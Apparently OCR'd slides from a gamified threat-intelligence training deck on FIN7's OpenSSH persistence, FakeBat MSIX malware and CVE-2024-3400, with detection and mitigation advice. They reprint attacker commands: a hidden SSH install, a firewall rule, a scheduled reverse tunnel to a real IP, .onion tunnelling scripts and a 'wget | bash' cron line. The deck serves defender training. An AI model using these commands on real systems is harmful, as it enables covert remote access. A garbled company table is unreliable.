

```
powershell.exe -command New-NetFirewallRule -Name sshd -DisplayName 'OpenSSH  
SSH' -Enabled True - Direction Inbound -Protocol TCP -Action Allow -LocalPort 9997
```



```
schtasks /create /f /tn "Get Updates SSH" /tr "cmd.exe /c %SystemRoot%\OpenSSH\ssh  
NXL@194.104.136.182 -p 443 -i %PROGRAMDATA%\ssh\id_ed25519 -R  
194.104.136.182:10040:127.0.0.1:9997 -N -C [TRUNCATED]"
```



Scheduled Task Created: "Get Updates SSH"



Real World Talk

<https://resources.prodaft.com/fin7-cybercrime-gang>

<https://www.justice.gov/opa/pr/three-members-notorious-international-cybercrime-group-fin7-custody-role-attacking-over-100>




Summary

FIN7 \ Carbon Spider \ Sangria Tempest is a financially motivated TA. It used to use a front company called 'Combi Security' to recruit hackers. It's been known to use OpenSSH to remain persistent once gaining access.



Identification

- Monitor new Scheduled Tasks (Security ID: 4698, Task Scheduler ID: 201)
- Monitor service installation (System ID: 7045)
- Monitor use of powershell, xcopy, attrib, icacls, sc, schtasks inbuilt Windows binaries.
- Monitor 'Windows Firewall with Advanced Security/Firewall' event log for changes to the Windows Firewall



Technical Information

After compromising a system the TA will use a batch script to extract OpenSSH. This uses native windows binaries to install SSH, open firewalls, hide files, start SSH services, and a scheduled task to ensure they always have access to the infected system.



Mitigation

- EDR tooling
- Application allowlisting
- Prevent unauthorised SSH traffic at firewall
- Prevent or remove unauthorised scheduled tasks or services targeting files in `ProgramData`

Real World Talk

```
7z.exe x OpenSSH64.7z -o%SystemRoot%
powershell.exe -ExecutionPolicy Bypass -File %SystemRoot%\OpenSSH\install-sshd.ps1
xcopy %SystemRoot%\OpenSSH\ssh %PROGRAMDATA%\ssh /c /d /e /h /i /k /q /r /s /x /y
>%PROGRAMDATA%\ssh\sshd_config (Echo Port 9997&Echo Subsystem sftp sftp-server.exe&Echo ListenAddress 127.0.0.1& type "%PROGRAMDATA%\ssh\sshd_config_default") & del /f /q %PROGRAMDATA%\ssh\sshd_conf
xcopy %SystemRoot%\OpenSSH\ssh %SystemRoot%\System32\config\systemprofile\ssh /c /d /e /h /i /k /q /r /s /x /y
attrib +h "%PROGRAMDATA%\ssh"
attrib +h "%SystemRoot%\System32\config\systemprofile\ssh"
icacls %PROGRAMDATA%\ssh /inheritance:r /T /C /grant "NT AUTHORITY\SYSTEM":F /grant Administrators:F
icacls %PROGRAMDATA%\ssh\administrators_authorized_keys /inheritance:r /T /C /grant "NT AUTHORITY\SYSTEM":F /grant Administrators:F
icacls %SystemRoot%\System32\config\systemprofile\ssh /inheritance:r /T /C /grant "NT AUTHORITY\SYSTEM":F /grant Administrators:F
powershell.exe -command New-NetFirewallRule -Name sshd -DisplayName 'OpenSSH SSH' -Enabled True -Direction Inbound -Protocol TCP -Action Allow -LocalPort 9997 -Program "%SystemRoot%\OpenSSH\sshd.exe
sc config sshd start= auto
sc failure sshd reset= 60 actions= restart/60/restart/60/restart/60
sc start sshd
SCHTASKS /create /f /tn "Get Updates SSH" /tr "cmd.exe /c %SystemRoot%\OpenSSH\ssh NXL@194.104.136.182 -p 443 -i %PROGRAMDATA%\ssh\id_ed25519 -R 194.104.136.182:10040:127.0.0.1:9997 -N -C -o StrictHostKeyChecking=no" /sc /sd /mo
```

```
1 #!/bin/bash
2 ssh ssh_admin3@xft6kit4fj5mnzsdt75ejf2spriszgaqpujclwimvfz7gtangi72suad.onion -p 3722 -i
  id_ed25519(ssh_admin) -L (ssh_port_forward):127.0.0.1:(ssh_port_forward) -N -C -o
  StrictHostKeyChecking=no #Forwarding client's SSH Port from Linux server to our machine
3
4 ssh Administrator@127.0.0.1 -p (ssh_port_forward) -i id_ed25519(prject) -D
  127.0.0.1:(local_port_socks5proxy) -N -C -o StrictHostKeyChecking=no #Connecting to client and
  creating a local port on our machine with SOCKS5Proxy to local network of a client
5
6 ssh Administrator@127.0.0.1 -p (ssh_port_forward) -i id_ed25519(prject) -C -o StrictHostKeyChecking=no
  #Connection to client to obtain a CMD console with the rights of the user that was indicated
  during connection
7
8 sftp -P (ssh_port_forward) -i id_ed25519(prject) -C Administrator@127.0.0.1 #Connection to client for
  file transfer
9
10 sftp -P 3722 -i id_ed25519(ssh_admin) -C
  ssh_admin3@xft6kit4fj5mnzsdt75ejf2spriszgaqpujclwimvfz7gtangi72suad.onion #Connection to Linux
  server to exchange files with all clients
```

The PTI team has shed light on FIN/S P...
avenue to get profitable operations. From their...
company size, revenue, market capitalization and investment...
greatest significance in their target selection. The goal is not to attack them all, but to...
target the companies that will bring them the highest income. Besides the techniques used...
in high-profile targeting, the threat group worked with many different services to set targets...
and analyze them as provided with an evidence in Figure 37.

COMPANY LOGO	COMPANY NAME	CEO/BOARD	CEO/BOARD	CEO/BOARD	STATUS
	Kw	Mark King	96/100	1983	Private Compa
	intel	Patric P. Gellert	85/100	1968	Public Compa
	DIOR	Patric Beccari	91/100	1905	Public Compa
	NOVARTIS	Vasari Navarntan	82/100	1996	Public Compa
	Novartis	he werto	82	1978	Public Compa
	Novartis	Boarder Group Corporation	-/100	1905	Public Compa
	Novartis	Enoch Yousif	-/100	1905	Public Compa

MENU

← 01

◆ 00

★ 04

Government

Admin

Malware


Engineer




Level 5: Deep Caves




Chrome-x64.msix
libvlc.dll




powershell.exe .\StartingScriptWrapper.ps1 2609_corp_user0.ps1



Fresh-prok.site



C:\users\admin\AppData\Roaming\229028652\vlc.exe



C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe



Real World Talk




Summary

MSIX files are archives that function like an installer on Windows. They can contain malicious PowerShell scripts that run before or after legitimate executables run.



Technical Information

FakeBat malware uses malicious signed MSIX files to deploy RATs and credential stealers. These have been seen dropping legitimate exes and malicious DLLs that are to be side-loaded, which then inject into processes like msbuild.exe



Identification

- **Msbuild.exe** running without command-line args
- Monitor executables launching from subdirectories of MSIX/APPX 'AppData' directories without command-line args
`C:\Users\\AppData\Local\Packages\[package_name]\LocalCache\`
- Monitor module loads from AppData directories




Mitigation

- EDR tooling
- Application allowlisting
- Windows 11: Set EnableMSAppInstallerProtocol group policy to disabled to disable
- Disabled in AppInstaller 1.21.3421.0


<https://www.elastic.co/security-labs/ghostpulse-haunts-victims-using-defense-evasion-bag-o-tricks>

<https://asec.ahnlab.com/en/58319/>


<https://www.rapid7.com/blog/post/2023/08/31/fake-update-utilizes-new-idat-loader-to-execute-stealc-and-lumma-infostealers/>




Real World Talk





From the user's perspective, the "Install" button appears to function as intended. No pop-ups or warnings are presented. However, a PowerShell script is covertly used to download, decrypt, and execute GHOSTPULSE on the system.



Each downloaded file is an MSIX installer signed with a valid digital certificate (Consoneai Ltd).



Once extracted, each installer contains more or less the same files with a particular PowerShell script:



MENU

01

00

05

Government

Admin

Malware

Engineer



Level 6: Give Me a Break






`/usr/lib/python3.6/site-packages/system.pth`



File Modified: `/var/log/pan/sslvpn_ngx_error.log`



Cron Created: `wget -qO- http://172.233.228.93/policy | bash`



Real World Talk




Summary

CVE-2024-3400 is a critical unauthenticated remote code execution vulnerability on PAN-OS 10.2, PAN-OS 11.0, and PAN-OS 11.1 firewalls configured with GlobalProtect gateway or GlobalProtect portal (or both) and with device telemetry enabled.



Technical Information

The vulnerability comes from an arbitrary file write that leads to remote code execution on the Firewall itself if its configured with GlobalProtect. It started needing device telemetry enabled. But the community made sure this could be exploited without that



Identification

- `/var/lib/python3.6/site-packages/system.pth`
- `/api/` User Agent: `PAN-OS-Exploit`
- check `/var/log/pan/sslvpn_ngx_error*.log`
- `/var/appweb/sslvpndocs/global-protect/portal/css/bootstrap.min.css`
- https://github.com/MurrayR0123/CVE-2024-3400-Compromise-Checker/blob/main/cve-2024-3400_checker.sh




Mitigation

- Update PAN device
